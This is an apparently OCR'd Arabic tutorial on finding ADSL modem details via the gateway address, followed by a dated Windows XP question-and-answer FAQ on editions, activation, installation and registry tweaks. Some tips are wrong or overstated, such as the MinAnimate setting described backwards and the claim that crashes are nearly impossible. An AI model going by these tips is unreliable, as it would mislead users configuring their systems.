واكتب في العارضةMIRE ADSL
بعد الضغط اختر MIRE ADSL الاولي واضغط عليها ستجد الIP الخاص بك

٣. اذا ارت سرعة ADSL اضغط علي Testez votre connexioN وستجدها بلون الاحمر

كيف تعرف الاشارة ومعلومات الشبكةالداخلية المشتركة بقمر وتاخذاشارتها من الصحن


ان الاجابة على هذا السؤال هو انه عندما تستخرج صفحة النيت وورك والتي بها عنوان ال IP هناك رقم في حقل ال Getway تاخذهذا الرقم

وتضعه في صفحة الانترنيت address وبدون اضافة أي شي ستضهر لك صفحة المعلومات لشبكتك وفيهاالاشاره المستقبله وكافة المعلومات .

مثال

http//10.201.20.113

صفحة الاشارة للانترنيت لشبكة داخلية



كل شي عن نظام التشغيل XP اسئلة واجوبه

ما هو نظام التشغيل ويندوزXP ؟

ويندوز XP هو أحدث نظام تشغيل تنتجه ميكروسوفت ، و يعد أول محاولة فعلية لدمج خطي إنتاج ويندوز W9X و ويندوز NT.

في بداية الأمر أطلق على هذا المشروع اسم Whisler ، و لكن الآن تم اعتماد خطين متوازيين لهذا النظام :

الخط الأول: و أطلق عليه ويندوز XP و الذي يفترض به أن يحل محل سلسلة ويندوز W9X و W2Kpro.

الخط الثاني: و أطلق عليه Windows.NET و الذي يفترض به أن يحل محل جميع أنواع ويندوز

NTسيرفر و ٢٠٠٠ سيرفر .

بغض النظر عن التسمية فإن كلي الخطين قائمين على تقنية NT لهذا فإن ويندوز XP يعتبر نظام تشغيل 32 بت بشكل كامل ويتمتع بالخصائص التالية :

-1التوافقية فهو متوافق مع أنظمة الملفات التالية NTFS5,NTFS4,FAT16,FAT32 :كما أنه متوافق مع أغلب البرامج المكتوبة لأنظمة MSDOS,WIN9X,NT4 :وبعض برامج OS/2 و POSIXكما أنه يعمل في البيئات الشبكية لأنظمة أخرى مثل يونيكس و نوفيل .

-2يعمل هذا النظام مع أغلب المعالجات الحديثة من عائلة x86 لإنتل و Amd و هناك نسخ تعمل مع معالجات من عائلات أخرى لشركات أخرى.كما تتوفر نسخ من ويندوز XP و Windows.NET من فئة ٦٤ بت و قد أعدت خصيصا لتدعم معالج إيتانيوم الجديد من شركة إنتل و الذي يعتبر المعالج الأول الذي تنتجه إنتل من فئة ٦٤ بت .

-3يدعم ويندوز XP تقنية (SMP (symmetric multiprocessingتوزيع معالجة البرامج على أكثر من معالج) بينما يوفر نظامي Windows.NET Advanced Server و Windows.NET Datacenter Serverبالإضافة الى ذلك دعم لتقنية .COW (Cluster Of Workstations)

-4نظام الأمان فيه متطور و يتفوق على أي وندوز آخر .

-5يوفر ويندوز XP قدرات شبكية مدمجة في نظامه تسمح له بالإتصال مع مختلف أنواع الأجهزة بفضل الطيف الواسع من بروتوكولات الإتصال التي يدعمها .

-6في هذا الوندوز يصبح انهيار النظام شبه مستحيل نتيجة لتماسكه الشديد الناتج عن عزل نواة النظام عن التطبيقات و قدرته العجيبة في التعامل مع الذاكرة و خصوصا عند استخدام نظام الملفات .NTFS

-7يدعم هذا النظام جميع لغات العالم تقريبا بما فيها العربية دون الحاجة لشراء نسخة خاصة و ذلك بفضل دعمها لمقياس ISO Unicode أما في حالة الرغبة في تعريب قوائم الويندوز لابد من شراء نسخة معربة أو استخدام ARABIC LANGUAGE PACK لتعريب النسخة الإنجليزية .
-8تتمتع ويندوز XP بمقدرة فريدة على توفير الدعم لأي أجهزة حديثة أو إضافات مستقبلية و ذلك ناتج عن التطوير الكبير في نواة النظام.HAL

ما هي إصدارات ويندوز XP و ما هي الفروق بينها؟

هناك عدة إصدارات من ويندوز XP كما يلي :

1- Windows XP Professional (إصداران32 بت و ٦٤ بت)، و ستحل محل ويندوز٢٠٠٠ بروفيشينال و هي تدعم الأجهزة التي تحتوي على معالجين بالإضافة الى دعمها للأجهزة التي تحتوي على معالج واحد .

2- Windows XP Personal (إصداران ٣٢بت و ٦٤ بت).و ستحل محلWIN9x ، و تختلف عن النسخة الأولى بغياب دعم SMP أي أنها تدعم معالجا واحدا فقط .

3- Widows.NET Server (إصداران ٣٢بت و ٦٤ بت)،وستحل محل ويندوز ٢٠٠٠ سيرفر و تدعم حتى ٤ معالجات .

4- Windows.NET Advanced Server (إصداران ٣٢بت و ٦٤ بت) ،،وستحل محل ويندوز 2000أدفانسد سيرفر و تدعم حتى ٨ معالجات بالإضافة لدعم تقنية COW.

5- Windows.NET Datacenter Server (إصداران ٣٢بت و ٦٤ بت) ،،وستحل محل ويندوز ٢٠٠٠ داتاسنتر سيرفر و تدعم حتى ٣٢ معالج بالإضافة لدعم تقنية COW.

6- Windows .NET Webserver و يستخدم كمزود ويب.

ما هي متطلبات تشغيل ويندوزXP ؟

حسب وثائق ميكروسوفت تحتاج الى معالج سرعته لا تقل عن ٢٣٣ ميجاهيرتز و ذاكرة لا تقل عن ٦٤ ميجابايت و مساحة فارغة من القرص الصلب لا تقل عن ١,٥ جيجابايت، و لكن لراحة مقبولة في العمل على هذا النظام يستحسن أن لا تقل سرعة المعالج عن ٥٠٠ ميجاهيرتز و أن لا تقل الذاكرة عن ١٢٨ ميجابايت و إذا كنت تعاني من تواضع مواصفات جهازك فبإمكانك تبسيط واجهة ويندوز XP و التخلي عن الجماليات الإضافية فيه لتوفير الذاكرة و قوة المعالجة و على العموم فأي جهاز نجح في تشغيل ويندوز ٢٠٠٠ فإن باستطاعته تشغيل ويندوز XP.

تعتبر الويندوز XP من الأنظمة الشرهة في التهام الذاكرة لهذا فإن حجم ذاكرة ٥١٢ميجابايت لن يكون كثيرا لهذا النظام و لكنه ليس مازم.و على أي حال فإن ويندوز XP يعمل بشكل رائع مع ٢٥٦ ميجابايت مالم يتم تحميله بالكثير من البرامج و التطبيقات الملتهمة للذاكرة .

عند تفعيل جميع التأثيرات و الخواص الجمالية في الويندوز XP يلاحظ نوع من البطء بل و التوقف عن الإستجابة للحظات عند استخدام معالجات ضعيفة بغض النظر عن حجم الذاكرة ، كما أن هذه الحالة تحدث مع بطاقات العرض الضعيفة .

و لكن مع جهاز متطور بمواصفات راقية يتحول الويندوز XP الى أسرع نظام تشغيل أنتجته ميكروسوفت.

ما هو الإصدار النهائي لويندوزXP ؟ و كيف أعرف إصدار النسخة التي أشغلها؟

الإصدار النهائي لويندوز XP هو BUILD 2600 و للتأكد من إصدار الويندوز لديك اذهب الى START>RUNو نفذ الأمر.WINVER

ما هوWindows Product Activation ؟ و كيف أعلم أن النسخة لدي لا تحتاج تنشيط؟

Windows Product Activationهو تقنية جديدة من ميكروسوفت للتعامل مع النسخ غير الشرعية من الويندوز ، فعندما تشتري ويندوز XP و تقوم بتنصيبه سيقوم الويندوز بتوليد عدد Product IDيتكون من ٢٠ رقما يتم توليده وفقا لمواصفات و معلومات جهازك و على أساس هذا الرقم تحصل على ما يسمى Activation Code و الذي يقوم عند إدخاله بعملية تنشيط للويندوز أي أن المستخدم إن لم يقم بإدخال هذا الكود فإن الويندوز سيتوقف عن العمل بعد ٣٠ يوما .

الآن لمعرفة هل النسخة لديك تحتاج الى تنشيط أم لا اذهب الى Programs -> Accessories -> System tools -> System Informationإذا وجدت هناك هذه الجملة Activation Status و في مقابلها (Activation Pending (XX days remaining حيث XX هو عدد الأيام المتبقية الى توقف الويندوز عن العمل ، فهذا يعني أن نسختك لم يتم تنشيطها و ستتوقف عن العمل .

أما إذا لم تجد الجملة السابقة فهذا يعني أن نسختك قد تم تنشيطها أو شرخها بحيث لم تعد تحتاج الى تنشيط.

ما هي طريقة تنصيب ويندوزXP ؟

لديكم عدة طرق لتنصيب ويندوز:XP

-1باستخدام القرص المضغوط لويندوز XP مع مراعاة أنه يجب أن يكون Bootable و لا تنسوا أن تجعلوا السيديروم هو الأول في الإقلاع عند تشغيل الجهاز ، و يمكن التحكم في ذلك من خلال التغيير في سيتاب البيوس في البند Boot sequence ، بعد ذلك كل ما عليك هو أن تضع قرص الويندوز في مشغل السيديروم و تعيد تشغيل الجهاز و سيعمل برنامج التنصيب تلقائيا و كل ما عليك هو اتباع الإرشادات.

-2إذا فشلت الطريقة الأولى لأي سبب بإمكانك تشغيل الجهاز باستخدام أي قرص تشغيل دوس مع دعم للقرص المضغوط و شغل البرنامج winnt.exe و الذي تجده داخل المجلد i386 في القرص المضغوط للويندوز.XP

-3إذا كان لديك على الجهاز نسخة أخرى لويندوز W9x أو NT4 أو ويندوز ٢٠٠٠ فلتنصيب ويندوز XPقم بتشغيل الرنامج setup.exe و الذي تجده في القرص المضغوط للويندوز XP أو بتشغيل الملف winnt32.exeو الذي تجده داخل المجلد i386 و في هذه الحالة سيكون لديك خياران إما أن تقوم بتنصيب الويندوز XP فوق الويندوز القديم ، أو تنصيب الويندوز XP بشكل مستقل و في هذه الحالة و بعد إنهاء التنصيب سيظهر لك عند تشغيل الجهاز قائمة فيها خياران : ويندوز XP أو الويندوز القديم تختار منها النظام الذي تريد تشغيله ، و هنا لدي ملا حظة و هي أنه يفضل أن تقوم بتنصيب الويندوز XPعلى قسم آخر غير القسم المنصب عليه الوندوز القديم منعا للتداخل ، و إذا كنت مضطرا لذلك بأن لا يكون لديك إلا قسم واحد و لم تتمكن من تقسيمه باستخدام برنامج Partition Magic ، عندها قد تجد بعض المشاكل في تشغيل Outlook Express في الوندوز القديم و لحل هذه المشاكل سيكون عليك نسخ بعض الملفات من المجلد Winnt\System32 الى المجلد Windows\System و للتعرف الى هذه الملفات اذهب الى Outlook Express >Help>About و هناك ستجد قائمة بأسماء الملفات التي عليك نقلها.

-4أما الطريقة التي كانت متاحة أيام ويندوز ٢٠٠٠ و التي تتمثل بإعداد 4 أقراص لينة و إجراء التنصيب عن طريقها فلم تكن متاحة في ويندوز xp من قبل ميكروسوفت حتى تاريخ ٢٤ اكتوبر و حتى هذا التاريخ تم التغلب على هذه المشكلة و إعداد ٦ أقراص لينة لإجراء التنصيب منها ، و ممكن تحميلها من الروابط التالية:

1 2 3 54 6

بعد تحميل جميع الملفات فك الضغط عنها باستخدام برنامج winace ثم استخدم برنامج winimage

لنسخ كل ملف ناتج الى القرص اللين، بعد الإنتهاء ستكون الأقراص جاهزة و ممكن الإقلاع منها لبدء تنصيب ويندوز XP و لا تنسى أن تضع القرص المضغوط للويندوز XP في محرك الأقراص المضغوطة.

أما ابتداءا من ٢٤ اكتوبر فقد وفرت ميكروسوفت خيار التنصيب باستخدام الأقراص اللينة من خلال توفير تحميل هذا الملف لويندوز XP بروفيشينال لإعداد الأقراص اللينة التي ستستخدم لإعداد ويندوز XP

سمعت أن بعض الألواح الأم غير متوافقة مع ويندوز XP ، هل هذا صحيح و هل هناك طريقة لحل هذه المشكلة؟

نعم ، أغلب اللوحات الأم المصنوعة بين عامي ٩٧ و ٩٩ قد لا تعمل مع الويندوز XP و ذلك نتيجة لأنها لا تدعم خاصية (Advanced Configuration and Power Interface (ACPI التي تعتمدها ويندوز XP و لكن هناك طريقة لحل هذه المشكلة باختيار نواة نظام XP أو (HAL) متوافقة مع هذه اللوحات و ذلك خلال عملية تنصيب الويندوز و في المرحلة النصية الأولى عندما تظهر عبارة : Setup is inspecting your computer's hardware configuration، عندها يجب الضغط على مفتاح F5 حيث ستظهر قائمة بأنواع HAL لتختار النوع المتوافق مع جهازك :

1- ACPI Multiprocessor PC للأنظمة متعددة المعالجات و المتوافقة مع .ACPI

2- ACPI Uniprocessor PC للوحات الأم التي تدعم معالجات متعددة و لكن على اللوحة معالج واحد فقط و متوافقة مع .ACPI

3- Advanced Configuration and Power Interface (ACPI) PC للوحات الأم وحيدة المعالج و متوافقة مع .ACPI

4- MPS Uniprocessor PC للوحات الأم التي تدعم معالجات متعددة و لكن على اللوحة معالج واحد فقط و غير متوافقة مع .ACPI

5- MPS Multiprocessor PC لأنظمة متعددة المعالجات و غير المتوافقة مع .ACPI

6- ACPI Compaq SystemPro Multiprocessor or 100% compatible للأجهزة متعددة المعالجات و المتوافقة مع ACPI من إنتاج شركة كومباك و المتوافقة معها .

7- Standard PC للأجهزة وحيدة المعالج و غير المتوافقة مع .ACPI

8- Standart PC with C-Step i486 لأجهزة وحيدة المعالج و غير المتوافقة مع ACPI و تدعم تقنية.C-Step i486

بعد تنصيب ويندوز XP هل هناك أي طريقة لتنصيب نسخ سابقة للويندوز WIN9x على نفس الجهاز؟

نعم هذا ممكن إذا لم تقم بتحويل نظام الملفات الى NTFS ، فبعد تنصيب ويندوز XP إذا أردت تنصيب

أي ويندوز آخر قم بما يلي :

-1أنشئ ملف جديد و سمه مثلا MSBATCH.INF و اكتب فيه ما يلي :

[Setup]

CleanBoot=0

و احفظ الملف في أي مكان. ٢- أقلع الجهاز باستخدام قرص بدء التشغيل للويندوز الذي تود تنصيبه أو أي ويندوز سابق. ٣- من قرص الويندوز الذي تريد تنصيبه اكتب هذا الأمر :

DRIVE\PATH\MSBATCH.INF setup.exe

حيث تضع بدل DRIVE\PATH رمز المحرك و المسار الذي يحتوي على الملف الذي أنشأته مثال :

setup.exe c:\new\msbatch.inf

خلال عملية تنصيب ويندوز XP ليس هناك إمكانية لاختيار أي مكونات أو حذفها ، و حتى بعد إكمال التنصيب عند الدخول الى إضافة /إزالة البرامج ليس هناك الكثير من مكونات الويندوز المتاحة لإضافتها أو حذفها ، هل من حل؟

نعم هذا ممكن بحذف المجلدات التالية :

-1المجلد i386 و تجدونه داخل WINNT\Driver Cache و هذا بعد تنصيب الويندوز و تعرفه على جميع الأجهزة ، بعد حذف هذا المجلد إذا رغبتم بإضافة أي جهاز جديد سيطلب منك الويندوز استخدام القرص المضغوط للويندوز xp لنسخ الملفات الضرورية منه .

-2المجلد dllcache و تجدونه داخل المجلد WINNT\SYSTEM32 الحجم الإفتراضي لهذا المجلد هو ٤٠٠ ميجابايت و يحتوي على نسخة احتياطية من ملفات النظام ، من الممكن تصغير هذا الحجم الإفتراضي بهذا الأمر sfc /cachesize=3 و يمكن استبدال الحجم الذي وضعته و هو ٣ ميجا الى أي حجم آخر و بعدها ممكن حذف محتويات المجلد المذكور .

-3تعطيل وظيفة System Restore و أنا لا أنصح بذلك إلا عند الضرورة ويتم ذلك من Control Panel -> System Properties -> System Restore -> Turn off System Restore for all drives.

خلال عملية تنصيب ويندوز XP ليس هناك إمكانية لاختيار أي مكونات أو حذفها ، و حتى بعد إكمال التنصيب عند

نعم هناك الكثير من مكونات ويندوز التي لا تظهر في قائمة إضافة /إزالة البرامج ، لجعلها تظهر قم بما يلي :

أدخل الى مجلد الويندوز و هناك ادخل الى مجلد inf و داخل المجلد ابحث عن الملف sysoc.inf ثم افتحه بواسطة notepad أو أي محرر نصوص و داخل الملف قم بمحو أي كلمة hide أوHIDE ، ثم

احفظ الملف.

هل أستطيع تسريع عمل البرامج التي أستخدمها أكثر من غيرها في ويندوزXP ؟

نعم عندما تقوم بتشغيل مجموعةمن البرامج ، فإنك تستطيع جعل الويندوز يوفر اهتمام أكبر في معالجة متطلبات بعض البرامج أكثر من غيرها بحيث تتمكن من تشغيلها و جعلها تعمل بشكل أسرع .

يمكن القيام بذلك بعدة طرق :

-1الطريقة الأولى: بعد تشغيل البرنامج الذي تريد تسريعه اضغط على المفاتيح التالية معا : CTRL+ALT+DELو ذلك لاستدعاء) Task Manager إدارة المهام) و منه اذهب الى (Processesالعمليات) و من القائمة ابحث عن ملف البرنامج الذي تريد تسريعه و اضغط بالزر الأيمن للفأرة على اسم الملف و اختر من القائمة المنبثقة بند) Set Priority تعيين الأفضلية) و ستجد عدة خيارات :

(REAL-TIMEالوقت الحقيقي)

(HIGHمرتفع)

(ABOVE NORMALفوق العادي)

(NORMALعادي)

(BELOW NORMALتحت العادي)

(LOWمنخفض)

يفضل عدم اختيار أعلى من .HIGH

-2الطريقة الثانية: أنشئ ملفا جديدا في NOTEPAD أو أي محرر نصوص و اكتب فيه ما يلي :

echo off start /high %1

احفظ الملف باسم high.bat و تستطيع حفظ الملف في المجلد SENDTO و الذي تجده داخل المجلد الخاص بالمستخدم USER PROFILE و يكون اسم هذا المجلد مرتبطا باسم المستخدم و يكون مشابها لهذا الإسم Walid.B-JH89U2UHJ0HJ3 : و تستطيع إيجاده في المجلد التالي : C:\Documents and Settings، الآن عندما تريد تشغيل برنامجا ما ليشتغل و يعمل بسرعة اضغط بالزر الأيمن للفأرة على الملف التنفيذي للبرنامج مثلا WORD.EXE : و اختر من القائمة المنبثقة البند SENDTO و منه اختر high.bat ليتم تسريع عمل البرنامج .

-3الطريقة الثالثة: أنشئ ملفا جديدا في NOTEPAD أو أي محرر نصوص و اكتب فيه ما يلي :

start /high PROGRAM PATHحيث تضع بدلا من PROGRAM PATH مسار البرنامج

مثال :

start /high c:\windows\notepad.exe

ثم احفظ الملف باسم PROGRAM.CMD حيث تضع بدلا من PROGRAM لسم البرنامج المراد تسريع تشغيله مثلا NOTEPAD.CMD و من ثم تستطيع وضع هذا الملف في أي مكان تشاء مثلا على سطح المكتب و كل مرة تريد تشغيل البرنامج شغله من هذا الملف على سطح المكتب.

في ويندوز XP هل هناك طريقة لتشغيل البرامج المتوافقة مع الإصدارات السابقة للويندوز؟

نعم و ذلك بطريقتين :

1-بالضغط بالزر الأيمن للفأرة على أيقونة البرنامج و اختيار خصائص (properties) و الإنتقال الى التوافق (Compatibility) ثم ضع علامة على "تشغيل هذا البرنامج في وضع التوافق ل Run this program in compatibility mode for:و من ثم اختر نظام التشغيل السابق المتوافق معه البرنامج كما في الصورة :

2-بالذهاب الى Start - Programs - Accessories- Program Compatibility Wizard و اتباع التعليمات.

هل من طريقة لأعرف هل جهازي متوافق مع ويندوز XP أم لا؟

نعم إذا أردت أن تعرف فيما إذا كانت مواصفات جهازك و ما تمتلكه من برامج مناسبة لويندوز XP فزر هذه الصفحة و التي ستعطيك تقريرا عن مدى جاهزية جهازك لتنصيب ويندوز XP:


http://www.pcpitstop.com/xpready/xptests.asp

أما إذا أردت التأكد من توافق جهاز أو بطاقة ما مع ويندوز XP فزر هذا الموقع :


http://www.microsoft.com/hcl

هل هناك طريقة لتسريع عمل واجهة ويندوز XP نظرا لتواضع مواصفات جهازي؟

نعم تستطيع تسريع عمل واجهة ويندوز XP و لكنك ستضطر الى التخلي عن الكثير من التأثيرات المرئية ، لعمل ذلك اذهب الى control panel>system
properties>advanced>performance واضغط على settings كما في الصورة :




ستظهر حينها هذه الصورة :



للحصول على أفضل أداء اختر Adjust for best performance أما إذا رغبت في إيقاف بعض التأثيرات و المحافظة على الباقي فاختر Custom ثم أزل الإشارة عن التأثيرات غير المرغوبة .

لمزيد من التسريع اذهب الى سجل النظام (start> run و اكتب(regedit و هناك اذهب الى HKEY_CURRENT_USER -> ControlPanel -> Desktop وغير قيمة المفتاح MenuShowDelay من٤٠٠ الى صفر أو أي قيمة أخرى حيث تمثل هذه القيمة الوقت الذي على الويندوز انتظاره قبل أن يفتح القوائم عند الإشارة عليها .



كما من الممكن الذهاب الى- HKEY_CURRENT_USER -> ControlPanel -> Desktop -> WindowsMetrics وتغيير قيمة المفتاح MinAnimate من ٠ الى ١ و هذا يلغي تأثير طي و استعادة النوافذ


هل هناك طريقة لتخفيض حجم الذاكرة التي يستهلكها ويندوزXP ؟

نعم قليلا و ذلك بالإستغناء عن بعض البريمجات المدمجة في ويندوز XP مثل Dr.Watson و debuggerو اللذان يقومان بإصدار تقارير عن الأخطاء التي تحدث عند توقف أحد البرامج عن العمل و هذه التقارير غير مفيدة لغير المتخصصين لهذا من الممكن إيقافها بالذهاب الى سجل النظام (start>run و اكتب regedit) و هناك الذهاب الى KEY_LOCAL_MACHINE -> SOFTWARE -> Microsoft -> Windows NT -> CurrentVersion -> AeDebug ووضع قيمة ٠ في المفتاح Auto ، بهذا يتوقفان عن العمل أما إذا أردت التخلص منهما نهائيا فقم بحذف مجلد AeDebug من سجل النظام

بعد تنصيبي لويندوز XP أصبح جهازي يرفض إيقاف التشغيل تلقائيا و لكن يقوم بإعادة التشغيل، ما الحل؟

للإجابة عن هذا السؤال علينا أن نعرف أولا هل يعمل جهازك في نمط ACPI الذي يتطلبه ويندوز XP أم لا؟

للتأكد من ذلك عليك الذهاب الى لوحة التحكم و هناك الى Power Options ثم Advanced ، فإذا كانت النافذة التي تظهر لك مشابهة لهذه الصورة فهذا يعني أن جهازك لا يعمل في نمط ACPI :

